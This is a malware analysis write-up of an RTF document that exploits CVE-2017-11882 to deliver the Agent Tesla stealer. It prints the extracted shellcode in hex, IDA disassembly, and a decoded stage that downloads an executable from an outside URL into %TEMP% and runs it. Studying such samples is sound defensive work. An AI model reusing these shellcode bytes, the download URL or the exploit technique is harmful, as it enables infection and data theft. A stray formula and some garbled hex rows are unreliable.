



AgentTesla - RTF

This report analyzes a malicious **Rich Text Format (RTF)** document (SHA256:

dfade43b170cbeefcb58db57df4095fb2c109f85af3dd6bc514cbf2a9d86b2b9) utilized as the initial delivery vector for the **Agent Tesla** information stealer. The document is engineered to exploit legacy vulnerabilities in the **Microsoft Equation Editor**—specifically **CVE-2017-11882**—to achieve Remote Code Execution (RCE) without requiring the victim to enable macros.

SAMPLE : <https://bazaar.abuse.ch/browse.php?search=sha256%3Adfade43b170cbeefcb58db57df4095fb2c109f85af3dd6bc514cbf2a9d86b2b9>

doc analysis

File Identification & Hashes

Property	Value
File name	file.doc
File Type	Rich Text Format (RTF)
Magic	Rich Text Format data, version 1
File Size	7.18 KB (7356 bytes)
MD5	a8cfd32e2bd9180b0b7bf1dc8c880f99
SHA-1	8e162cf763f149ac2d6436de1808df569a75f72b
SHA-256	dfade43b170cbeefcb58db57df4095fb2c109f85af3dd6bc514cbf2a9d86b2b9
Vhash	88dbadce1e2c7aea744a29f8290057bf0
SSDEEP	48:0VcoVYEEENMxQcvWvnCAJcSYL+Ua0hkoq/l fwdPiLwmv7vpE8IMh7BqLEMAZRgFlk:435vibc3ksoidKLHvxIMh74l31Az0i
TLSH	T14EE1F8B8924828B4F71BC8469CFEBEB49212F25F8ECE1684137DD1F50AB1B43AA43404
TrID	Rich Text Format (83.3%), JSON object (generic) (16.6%)
Magika	RTF
Packer/Indicator	objdata

Description

This document serves as the initial delivery mechanism in a multi-stage infection chain. Rather than using traditional macros, it utilizes an **obfuscated RTF structure** to deliver an embedded OLE object. This object is specifically crafted to exploit **CVE-2017-11882**, a memory corruption vulnerability in the legacy Microsoft Equation Editor (**EQNEDT32.EXE**).

Magic bytes for RTF




Fig 1 - magic bytes RTF

RTFobj




Fig 2 - rtfobj output

One detail stands out here: the **class name** `b'UNRHH3sgDIOsfuxHe3nqhJL'`. This is a randomized, junk string used by the attacker to bypass simple signature-based detection that looks for the standard "Equation.3" string.

Property	Value	Significance
Object ID	0	This is the primary (and only) payload container.
Data Size	3584 bytes	Large enough to hold a significant shellcode stage.

CLSID	0002CE02-0000-0000-C000-000000000046	Confirms the target is EQNEDT32.EXE .
MD5	2a7742a5cdbbc327ad4da55e459648b2	This is the hash of the extracted OLE stream, not the RTF itself.

RTF Object Extraction

Initial triage of the document structure using **rtfobj** revealed a single embedded OLE object targeting the legacy Microsoft Equation Editor.

```
FLARE-VM Fri 02/06/2026 12:01:38.40
C:\Users\redteam\Desktop\AgentTesla>rtfobj -s 0 file.doc
rtfobj 0.60.1 on Python 3.10.11 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

=====
File: 'file.doc' - size: 7356 bytes
-----
id | index | OLE Object
-----
0  | 0000003Eh | format_id: 2 (Embedded)
   |          | class name: b'UNRHH3sgDIOsfuxHe3nqhJL'
   |          | data size: 3584
   |          | MD5 = '2a7742a5cdbbc327ad4da55e459648b2'
   |          | CLSID: 0002CE02-0000-0000-C000-000000000046
   |          | Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          | CVE-2018-0802)
-----

Saving file embedded in OLE object #0:
format_id = 2
class name = b'UNRHH3sgDIOsfuxHe3nqhJL'
data size = 3584
saving to file file.doc_object_0000003E.bin
md5 2a7742a5cdbbc327ad4da55e459648b2
```

Fig 3 - Extracting

Data Carving

The embedded stream was successfully extracted for further shellcode analysis.

- **Extracted File:** **file.doc_object_0000003E.bin**
- **Payload Size:** 3,584 bytes
- **Payload MD5:** **2a7742a5cdbbc327ad4da55e459648b2**

file.doc_object_0000003E.bin

Doc file magic bytes



```
C:\Users\redteam\Desktop\AgentTesla>oledir file.doc_object_0000003E.bin
oledir 0.54 - http://decalage.info/python/oletools
OLE directory entries in file file.doc_object_0000003E.bin:
-----+-----+-----+-----+-----+-----+-----+-----+-----+
id | Status | Type   | Name                | Left | Right | Child | 1st Sect | Size |
-----+-----+-----+-----+-----+-----+-----+-----+-----+
0 | <Used> | Root   | Root Entry          | -     | -     | 1     | 3         | 1408 |
1 | <Used> | Stream | \x010le10Native     | -     | -     | -     | 0         | 1355 |
2 | unused | Empty  |                      | -     | -     | -     | 0         | 0     |
3 | unused | Empty  |                      | -     | -     | -     | 0         | 0     |
-----+-----+-----+-----+-----+-----+-----+-----+
id | Name                | Size | CLSID |
-----+-----+-----+-----+
0 | Root Entry          | -     | 0002CE02-0000-0000-C000-000000000046  
Microsoft Equation 3.0 (Known Related  
to CVE-2017-11882 or CVE-2018-0802) |
1 | \x010le10Native     | 1355  |       |
-----+-----+-----+-----+
FLARE-VM Fri 02/06/2026 12:13:42.48
```

Fig 5 - oledir analysis

AgentTesla - RTF

1	Stream	\x010le10Native	1355	The Primary Payload. This stream contains the native data—in this case, the shellcode.
---	--------	-----------------	------	--

- **The "\x010le10Native" Stream:** This is the most critical finding. In the context of CVE-2017-11882, the shellcode is wrapped inside this "Native" stream. The size (1355 bytes) is typical for a downloader shellcode that includes obfuscated URLs or fallback mechanisms.
- **CLSID Confirmation:** The **Root Entry** consistently carries the Equation Editor CLSID, reinforcing that the document's purpose is to trigger **EQNEDT32.EXE**.

Oledump

```
C:\Users\redteam\Desktop\AgentTesla>oledump file.doc_object_0000003E.bin
1:      1355 '\x010le10Native'
```

Fig 6 - oledump

FLARE-VM Fri 02/06/2026 12:13:42.48

```
C:\Users\redteam\Desktop\AgentTesla>oledump file.doc_object_0000003E.bin
1:      1355 '\x010le10Native'
```

FLARE-VM Fri 02/06/2026 12:46:15.68

```
C:\Users\redteam\Desktop\AgentTesla>oledump -s 1 -d file.doc_object_0000003E.bin > nativeobj.bin
```

FLARE-VM Fri 02/06/2026 12:55:17.38

```
C:\Users\redteam\Desktop\AgentTesla>oledump -s 1 file.doc_object_0000003E.bin
00000000: 47 05 00 00 03 7E 01 EB 47 0A 01 05 7B 5B E7 EC G....~...G...{[.
00000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000020: 00 00 00 00 00 00 00 00 00 50 06 45 00 00 00 00 .....P.E....
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000040: 00 00 00 00 00 00 00 00 00 29 C3 44 00 00 00 00 .....).D....
00000050: E8 07 00 00 00 EB 26 83 C1 04 EB 2F 59 81 C1 47 .....&.../Y..G
00000060: 02 00 00 90 EB 06 23 58 46 2A EE 23 8D A9 AF 02 .....#XF*..#....
00000070: 00 00 6B D2 00 69 D2 C5 CE C7 6F EB 04 EB DD EB ..k..i....o.....
00000080: D6 81 C2 8F 1B DA 00 31 11 EB CC 39 E9 9C 52 57 .....1...9..RW
00000090: 8D 97 B8 70 00 00 81 EA AE 22 00 00 5F 9C 50 50 ...p.....".._.PP
000000A0: 8D 80 76 52 00 00 2D D2 36 00 00 2D 1C 3B 00 00 ..vR...-.6...-;..
000000B0: 58 58 9D 5A 9D 72 BE E9 E0 01 00 00 8F CD D5 F4 XX.Z.r.....
000000C0: 05 3E 3F E8 5D 62 81 E9 DC 3A 56 C3 7C EF 48 08 .>?.]b...:V.|.H.
000000D0: 2A 0F F5 4D 06 CB 52 70 A8 33 E3 CD 55 85 08 87 *..M..Rp.3..U...
000000E0: 4F 58 2D C4 03 EF 15 EC 59 6C 1A F2 EB 1B 66 84 0X-.....Yl....f.
000000F0: 43 A6 35 58 24 5C 20 6D C3 74 4B 3D 0A 44 AF 0B C.5X$m.tK=.D..
00000100: D6 89 61 1F 37 A4 C0 02 B4 D9 C3 C0 84 8F 38 31 ..a.7.....81
00000110: D7 94 FC 25 0E 57 44 BA FC 2D D6 8E 2A 8D 4D 02 ...%.WD...-.*.M.
00000120: 19 54 5A 7C 76 03 FD A8 6A FD D2 B1 CC CC 40 8F .TZ|v...j.....@.
00000130: 69 5B C7 32 44 39 3D D8 D1 DE 05 3E 38 DF 5F E8 i[.2D9=....>8._.
```

```

00000140: 9A 38 96 5A 45 8B 51 5D FE 5C C3 43 41 53 FB 1D .8.ZE.Q].\.CAS..
00000150: 78 7C 18 00 48 87 8A 48 C2 09 5B D1 B4 B9 66 40 x|.H..H..[...f@
00000160: D8 B5 99 37 1E BC 39 A5 EE 73 1C F7 63 A1 ED 5D ...7..9...s...c..]
00000170: 84 74 6C 10 99 BC AD 87 53 2B 56 C4 1C 9D E1 88 .tl.....S+V.....
00000180: 52 4B E2 98 86 15 36 FF BD C3 58 4B B1 39 93 CF RK....6...XK.9..
00000190: 0D C7 47 E0 B6 5A 24 1A FE C8 76 98 F1 09 52 42 ..G..Z$.v...RB
000001A0: 89 7A ED F9 F9 19 C9 E8 E7 CC FA BF AB 9C 70 F0 .z.....p.
000001B0: 94 F2 25 F0 20 E2 72 7C 47 5E 3A CE B3 7F 39 EC ..%. .r|G^:...9.
000001C0: FE C2 3F D9 FC 44 6F E3 F0 0F 81 D5 D4 45 00 43 ..?...Do.....E.C
000001D0: 98 76 8A C2 59 D3 14 2E AE 6D 23 E4 E1 7E 14 08 .v..Y....m#...~..
000001E0: 2F A2 57 BD 0A 19 AC 6E 55 09 6D 0C AA B8 C5 48 /.W....nU.m....H
000001F0: 97 D4 F4 D6 DD AB 8B B3 B1 74 B2 5B FD 86 65 13 .....t.[.e.
00000200: 9F 9B B2 1F A4 18 FD 0C 97 3D 3E E5 AC 74 40 7D .....=>..t@}
00000210: 14 8A E2 AB 30 EF 55 89 D2 F5 64 B4 87 16 A9 92 ....0.U...d.....
00000220: C9 2F D3 84 4C BF E4 39 36 2B 75 DC 5C F9 EF 63 ./..L..96+u.\.c
00000230: 8F 19 D5 BF CD 19 F6 2F 8F 6F BE 6E FC AF 63 FF ...../.o.n...c.
00000240: 33 DA 38 6A 82 8F DF 78 B0 51 90 77 39 C7 54 7A 3.8j...x.Q.w9.Tz
00000250: 85 02 4D 96 3A AE EC 25 69 61 3A 09 DF D2 12 E0 ..M:...%ia:.....
00000260: 57 1F 62 50 C4 08 70 48 89 2F 10 31 C2 5F ED 41 W.bP..pH./..1_.A
00000270: 79 C4 CA AD F3 2B B8 EE E1 4D 5C 03 AF FF 36 B0 y....+...M\...6.
00000280: BA 7D D2 B9 93 AA 14 28 40 47 74 8D 78 40 3D 3A .}.....(@Gt.x@=:
00000290: EA DE CD 84 78 11 D8 08 76 B0 A5 E0 0E F7 B2 02 ....x...v.....
000002A0: 9A 62 EF 8A 11 E8 96 30 A4 3B EF DC C3 89 B1 8F .b.....0.;.....
000002B0: 9E 32 D5 4A 25 3D 01 83 08 61 34 7A B7 FE 19 21 .2.J%=...a4z...!
000002C0: 8A 6D A6 60 F9 6E F0 CD 48 2F 6A 6E 19 B5 04 5D .m.`.n..H/jn...]
000002D0: B1 AB 35 DB 85 75 F9 86 99 56 49 A1 DF 9C 59 5E ..5..u...VI...Y^
000002E0: 4F 31 34 33 8E 43 10 98 D0 04 C1 E2 60 4C 89 55 0143.C.....`L.U
000002F0: C2 F1 D2 22 7C 34 DB 2A 18 38 C8 B8 7F E6 D9 05 ..."|4.*.8.....
00000300: 96 75 7E 61 A0 F3 BF AF 51 DC 92 8C E8 9A 74 93 .u~a....Q.....t.
00000310: 18 2C D4 F3 5D 72 F5 F1 48 9A C8 74 2F 07 4A CC ,,,]r..H..t/.J.
00000320: B2 11 FD DF B1 E5 4C 91 C4 1E 72 A9 63 11 53 57 .....L...r.c.SW
00000330: BE F8 4C 2A C5 CC 21 C4 28 8E D9 73 57 37 68 B2 ..L*...!(..sw7h.
00000340: 82 E5 FA 96 99 EC 81 C6 9C A3 29 10 0B 35 97 89 .....).5..
00000350: 74 C7 E4 4A 60 17 83 BB 5E 27 29 1F 80 34 B5 4C t..J`...^')..4.L
00000360: 4A 5E E3 8C D3 7A 73 6B A3 B4 15 95 D2 7C D6 BA J^...zsk....|.
00000370: 08 4E 90 A8 C2 1E 77 34 EE E0 63 5B A7 05 60 F1 .N....w4..c[...`.
00000380: 1E F4 E6 A1 69 63 C0 8A 5C 6D 84 68 5B D7 6D E3 ....ic...\m.h[.m.
00000390: 96 31 A4 34 FD 2F 5C 50 40 5B 31 54 CF CF 0C B2 .1.4./\P@[1T....
000003A0: DA E1 57 84 51 7C 7D D9 E4 53 9C F6 03 E2 8B DC ..W.Q|}..S.....
000003B0: DE A1 59 C0 65 14 61 DE 48 5D B6 DA F7 CC 72 D9 ..Y.e.a.H]....r.
000003C0: A2 02 B5 56 39 B6 58 F5 6C 1A D4 2C AB 72 8E 29 ...V9.X.l...,.r.)
000003D0: 26 6B 52 44 CD D6 D7 39 50 C8 12 1A 1F BF DF E9 &kRD...9P.....
000003E0: 6A 8D BA E5 F1 F5 B1 5F 48 0A 52 5D 53 95 ED 18 j....._H.R]S...
000003F0: 6E CE 9E 24 F5 89 06 50 DC E8 CA 49 47 2B 04 E7 n..$...P...IG+..
00000400: 32 8B 9A CB 2D 71 51 75 58 51 9A 2B FB F0 ED D1 2...-qQuXQ.+....
00000410: F2 63 AC A6 14 17 73 C8 60 AA BE A1 6F 1F 4C CE .c....s.`...o.L.
00000420: FA 39 16 3F F1 43 8F 17 04 F3 74 60 74 BD 92 75 .9.?.C....t`t..u
00000430: FE 2B 97 E5 60 36 C4 0D 10 02 D9 F2 E3 3B 1C 94 .+..`6.....;..
00000440: 95 67 4E 33 0F 82 18 75 A4 E9 11 DF 19 F9 D3 0B .gN3...u.....

```

```
FLARE-VM Fri 02/06/2026 13:49:55.40
C:\Users\redteam\Desktop\AgentTesla>
```

Shellcode Micro-Analysis

The shellcode utilizes a multi-step initialization process to bypass static string detection:

- ## Indicators of Obfuscation

- ## Shellcode Conversion & PE Reconstruction

$$\frac{1}{\sqrt{\pi}} \int_{-\infty}^{\infty} f(x) e^{-x^2} dx = \frac{1}{\sqrt{\pi}} \int_{-\infty}^{\infty} f(x) e^{-x^2} dx$$



Version: 0.0.6

www.thecyberyeti.com

```
[*] Producing a PE file, then exiting
[*] Adjusting shellcode entry point: +0x00000050

[*] Loading shellcode from path: nativeobj.bin
    [*] Found 1355 bytes of shellcode
    [~] Shellcode has entropy of 7.69

[PE] Done building PE file...created file stage1.sc
```

First Stage Loader IDA Analysis - stage1.sc

```
.text:00401050
.text:00401050      ; ===== SUBROUTINE =====
.text:00401050      public start
.text:00401050      proc near
.text:00401050      start      |      call     sub_40105C
.text:00401055 E8 07 00 00 00      |      jmp     short loc_40107D
.text:00401055 E8 26      |      endp ; sp-analysis failed
.text:00401055
.text:00401055      ; -----
.text:00401057      ; START OF FUNCTION CHUNK FOR sub_40105C
.text:00401057
.text:00401057      loc_401057:      ; CODE XREF: sub_40105C+23;j
.text:00401057      ; sub_40105C+2D;j
.text:00401057      add     ecx, 4
.text:0040105A E8 2F      |      jmp     short loc_40108B
.text:0040105A      ; END OF FUNCTION CHUNK FOR sub_40105C
.text:0040105C
.text:0040105C      ; ===== SUBROUTINE =====
.text:0040105C      ; Attributes: fuzzy-sp
.text:0040105C      sub_40105C      proc near      ; CODE XREF: start;p
.text:0040105C      ; sub_40105C:loc_40107D;j
.text:0040105C
.text:0040105C      var_7FD4      = byte ptr -7FD4h
.text:0040105C
.text:0040105C      ; FUNCTION CHUNK AT .text:00401057 SIZE 00000005 BYTES
.text:0040105C      ; FUNCTION CHUNK AT .text:0040129C SIZE 000000DB BYTES
.text:0040105C
.text:0040105C      pop     ecx
.text:0040105D 81 C1 47 02 00 00      |      add     ecx, 247h
.text:00401063 90      |      nop
.text:00401064 EB 06      |      jmp     short loc_40106C
.text:00401064
```

Fig 7 - IDA entry point E8 07 00 00 00

Some obfuscated code.

```
.text:0040129C ; START OF FUNCTION CHUNK FOR sub_40105C
.text:0040129C
.text:0040129C loc_40129C:      ; CODE XREF: sub_40105C+5B+j
.text:0040129C      push    cs
.text:0040129D      div     dword ptr [edx-109D65FEh]
.text:004012A3      mov     dl, [ecx]
```


.text:004012A5	call	near ptr 3BE44340h
.text:004012AA	out	dx, eax
.text:004012AB	fadd	st(3), st
.text:004012AD	mov	[ecx-2ACD6171h], esi
.text:004012B3	dec	edx
.text:004012B4	and	eax, 883013Dh
.text:004012B9	popa	
.text:004012BA	xor	al, 7Ah
.text:004012BC	mov	bh, 0FEh
.text:004012BE	sbb	[ecx], esp
.text:004012C0	mov	ch, [ebp-5Ah]
.text:004012C3	pusha	
.text:004012C4	stc	
.text:004012C5	outsb	
.text:004012C6	lock int 48h	; PCjr - Cordless Keyboard Tra
nslation		
.text:004012C9	das	
.text:004012CA	push	6Eh ; 'n'
.text:004012CC	sbb	[ebp-544EA2FCh], esi

putting a break point.

.text:004010B7	E9 E0 01 00 00	jmp	loc_40129C
----------------	----------------	-----	------------

after some step over we got this.

[IDA hex](#)

```
Hex View-1
00401280 BA 7D D2 B9 93 AA 14 28 40 47 74 8D 78 40 3D 3A .}w....(@Gt.x@=:
00401290 EA DE CD 84 78 11 D8 08 76 B0 A5 E0 81 EC 68 02 ....X...v....h.
004012A0 00 00 E8 12 00 00 00 68 00 65 00 72 00 6E 00 65 .....k.e.r.h.e
004012B0 00 6C 00 33 00 32 00 00 00 E8 A9 01 00 00 89 C3 .l.3.2.....
004012C0 E8 0D 00 00 00 4C 6F 61 64 4C 69 62 72 61 72 79 .....LoadLibrary
004012D0 57 00 53 E8 08 02 00 00 89 C7 E8 0F 00 00 00 47 W.S.....G
004012E0 65 74 50 72 6F 63 41 64 64 72 65 73 73 00 53 E8 etProcAddress.S.
004012F0 EC 01 00 00 89 C6 E8 1A 00 00 00 45 78 70 61 6E .....Expan
00401300 64 45 6E 76 69 72 6F 6E 6D 65 6E 74 53 74 72 69 dEnvironmentStri
00401310 6E 67 73 57 00 53 FF D6 68 04 01 00 00 8D 54 24 ngsW.S.....T$
00401320 08 52 E8 20 00 00 00 25 00 54 00 45 00 4D 00 50 .R.....%.T.E.M.P
00401330 00 25 00 5C 00 6E 00 61 00 6D 00 65 00 2E 00 65 .%.h.a.m.e...e
00401340 00 78 00 65 00 00 00 FF D0 E8 0E 00 00 00 55 00 .x.e.....U.
00401350 72 00 6C 00 4D 00 6F 00 6E 00 00 00 FF D7 E8 13 r.l.M.o.h.....
00401360 00 00 00 55 52 4C 44 6F 77 6E 6C 6F 61 64 54 6F ...URLDownloadTo
00401370 46 69 6C 65 57 00 50 FF D6 6A 00 6A 00 8D 54 24 FileW.P....j..T$
00401380 0C 52 E8 5A 00 00 00 68 00 74 00 74 00 70 00 3A .R.....h.t.t.p.:
00401390 00 2F 00 2F 00 77 00 77 00 77 00 2E 00 67 00 72 ./.w.w.w...g.r
004013A0 00 75 00 70 00 6F 00 64 00 75 00 6C 00 63 00 65 .u.p.o.d.u.l.c.e
004013B0 00 6D 00 61 00 72 00 2E 00 70 00 65 00 2F 00 52 .m.a.r...p.e./R
004013C0 00 48 00 47 00 50 00 30 00 39 00 38 00 37 00 30 .H.G.P.0.9.8.7.0
004013D0 00 39 00 30 00 30 00 2E 00 65 00 78 00 65 00 00 .9.0.0...x.e...
004013E0 00 6A 00 FF D0 89 FA 8D 8C 24 28 02 00 00 B9 0F .j..h.....$(.....
004013F0 00 00 00 31 C0 F3 AB C7 84 24 28 02 00 00 3C 00 ...1...W.$(...<.
00401400 00 00 8D 44 24 04 89 84 24 38 02 00 00 FF 84 24 ...D$...$8....$
00401410 44 02 00 00 89 D7 E8 10 00 00 00 73 00 68 00 65 D.....s.h.e
00401420 00 6C 00 6C 00 33 00 32 00 00 00 FF D7 E8 10 00 .l.l.3.2.....
00401430 00 00 53 68 65 6C 6C 45 78 65 63 75 74 65 45 78 ..ShellExecuteEx
00401440 57 00 50 FF D6 8D 94 24 28 02 00 00 52 FF D0 E8 W.P.*.$(...R...
00401450 0C 00 00 00 45 78 69 74 50 72 6F 63 65 73 73 00 ....ExitProcess.
00401460 53 FF D6 6A 00 FF D0 52 64 88 15 30 00 00 00 8B S.....d..0....
00401470 52 0C 83 C2 0C 8B 12 8B 4A 30 51 FF 74 24 0C E8 R.....J00.t$..
00401480 08 00 00 00 85 C0 74 ED 88 42 18 5A C2 04 00 52 .....Z...R
00401490 88 4C 24 08 8B 54 24 0C 0F B6 01 66 85 C0 74 39 .L$..T$....f...9
004014A0 66 3B 02 74 29 66 83 F8 61 72 06 66 83 F8 74 76 f;t)f..ar.f..zv
004014B0 0C 66 83 F8 41 72 13 66 83 F8 5A 77 0D 66 83 F0 .f..Ar.f..Zw.f..
004014C0 20 66 3B 02 74 02 E8 02 E8 04 31 C0 E8 0E 83 C1 .f;t.....l....
004014D0 02 83 C2 02 0F B6 01 E8 C2 83 C8 01 5A C2 08 00 .....Z...
004014E0 53 52 56 57 8B 54 24 14 8B 42 3C 8D 44 02 78 88 SRVW.T$..B<.D.x.
004014F0 00 01 D0 50 8B 48 18 8B 58 20 01 D3 30 C0 85 C9 .....H..X.....
00401500 74 3D 51 8B 08 8D 0C 11 89 CF 57 8B 74 24 24 31 t=Q.....t$$1
00401510 C9 49 F2 AE F7 D1 5F F3 A6 75 1D 59 58 2B 48 18 .....YX+H..
00401520 F7 D9 8B 58 24 01 D3 0F B7 1C 4B 8B 40 1C 8D 04 ....$.K..@...
00401530 98 8B 04 10 01 D0 E8 0C 83 C3 04 59 49 E8 BF 31 .....YI....
```

Fig 8 - IDA hex deobfuscated data.

Shellcode Deconstruction

```
47 05 00 00 03 7E 01 EB 47 0A 01 05 7B 5B E7 EC G....~.....{[...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 50 06 45 00 00 00 00 .....P.E....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 29 C3 44 00 00 00 00 .....).....
E8 07 00 00 00 EB 26 83 C1 04 EB 2F 59 81 C1 47 .....
02 00 00 90 EB 06 23 58 46 2A EE 23 8D A9 AF 02 .....XF*.....
00 00 6B D2 00 69 D2 C5 CE C7 6F EB 04 EB DD EB ..k..i....o....
D6 81 C2 8F 1B DA 00 31 11 EB CC 39 E9 9C 52 57 g ....1.....W
8D 97 B8 70 00 00 81 EA AE 22 00 00 5F 9C 50 50 ...p....._.PP
8D 80 76 52 00 00 2D D2 36 00 00 2D 1C 3B 00 00 ..vR..-...-;..
58 58 9D 5A 9D 72 BE E9 E0 01 00 00 8F CD D5 F4 XX.Z.r.....
05 3E 3F E8 5D 62 81 E9 DC 3A 56 C3 7C EF 48 08 .>?.....V.....
2A 0F F5 4D 06 CB 52 70 A8 33 E3 CD 55 85 08 87 *.....Rp.3.....
4F 58 2D C4 03 EF 15 EC 59 6C 1A F2 EB 1B 66 84 0X-.....Yl.....
43 A6 35 58 24 5C 20 6D C3 74 4B 3D 0A 44 AF 0B C.5X$\ m..K=.D..
D6 89 61 1F 37 A4 C0 02 B4 D9 C3 C0 84 8F 38 31 : a.7.....81
```

D7 94 FC 25 0E 57 44 BA	FC 2D D6 8E 2A 8D 4D 02	n .%.WD...-□ *.M.
19 54 5A 7C 76 03 FD A8	6A FD D2 B1 CC CC 40 8F	.TZ v...j.ý ..@.
69 5B C7 32 44 39 3D D8	D1 DE 05 3E 38 DF 5F E8	i[...D9=....>8...
9A 38 96 5A 45 8B 51 5D	FE 5C C3 43 41 53 FB 1D	.8.ZE.Q).\..AS..
78 7C 18 00 48 87 8A 48	C2 09 5B D1 B4 B9 66 40	x ..H..H..[V .f@
D8 B5 99 37 1E BC 39 A5	EE 73 1C F7 63 A1 ED 5D	9..7. ء.....]
84 74 6C 10 99 BC AD 87	53 2B 56 C4 1C 9D E1 88	.tl.....S+V.....
52 4B E2 98 86 15 36 FF	BD C3 58 4B B1 39 93 CF	RK☆ .6....K.9..
0D C7 47 E0 B6 5A 24 1A	FE C8 76 98 F1 09 52 42	\$......
89 7A ED F9 F9 19 C9 E8	E7 CC FA BF AB 9C 70 F0	.z.....p.
94 F2 25 F0 20 E2 72 7C	47 5E 3A CE B3 7F 39 EC	G^:γ .9.
FE C2 3F D9 FC 44 6F E3	F0 0F 81 D5 D4 45 00 43	Do.....E.C
98 76 8A C2 59 D3 14 2E	AE 6D 23 E4 E1 7E 14 08	.v.....m#.....
2F A2 57 BD 0A 19 AC 6E	55 09 6D 0C AA B8 C5 48	/W....nU.m.....
97 D4 F4 D6 DD AB 8B B3	B1 74 B2 5B FD 86 65 13	t.[..e.
9F 9B B2 1F A4 18 FD 0C	97 3D 3E E5 AC 74 40 7D	=>...@}
14 8A E2 AB 30 EF 55 89	D2 F5 64 B4 87 16 A9 92	d.....
C9 2F D3 84 4C BF E4 39	36 2B 75 DC 5C F9 EF 63	..ķ L....+u.....
8F 19 D5 BF CD 19 F6 2F	8F 6F BE 6E FC AF 63 FF	..тn..c.
33 DA 38 6A 82 8F DF 78	B0 51 90 77 39 C7 54 7A	3..j.....Q.w9..z
85 02 4D 96 3A AE EC 25	69 61 3A 09 DF D2 12 E0	..M:.....a:.....
57 1F 62 50 C4 08 70 48	89 2F 10 31 C2 5F ED 41	W.bP..pH./..1....
79 C4 CA AD F3 2B B8 EE	E1 4D 5C 03 AF FF 36 B0	y.....6.
BA 7D D2 B9 93 AA 14 28	40 47 74 8D 78 40 3D 3A	.}¼ ...(@Gt.x@=:
EA DE CD 84 78 11 D8 08	76 B0 A5 E0 81 EC 68 02	x...v.....h.
00 00 E8 12 00 00 00 6B	00 65 00 72 00 6E 00 65	k.e.r.n.e
00 6C 00 33 00 32 00 00	00 E8 A9 01 00 00 89 C3	.l.3.2.....
E8 0D 00 00 00 4C 6F 61	64 4C 69 62 72 61 72 79	LoadLibrary
57 00 53 E8 08 02 00 00	89 C7 E8 0F 00 00 00 47	W.S.....G
65 74 50 72 6F 63 41 64	64 72 65 73 73 00 53 E8	etProcAddress.S.
EC 01 00 00 89 C6 E8 1A	00 00 00 45 78 70 61 6E	Expan
64 45 6E 76 69 72 6F 6E	6D 65 6E 74 53 74 72 69	dEnvironmentStri
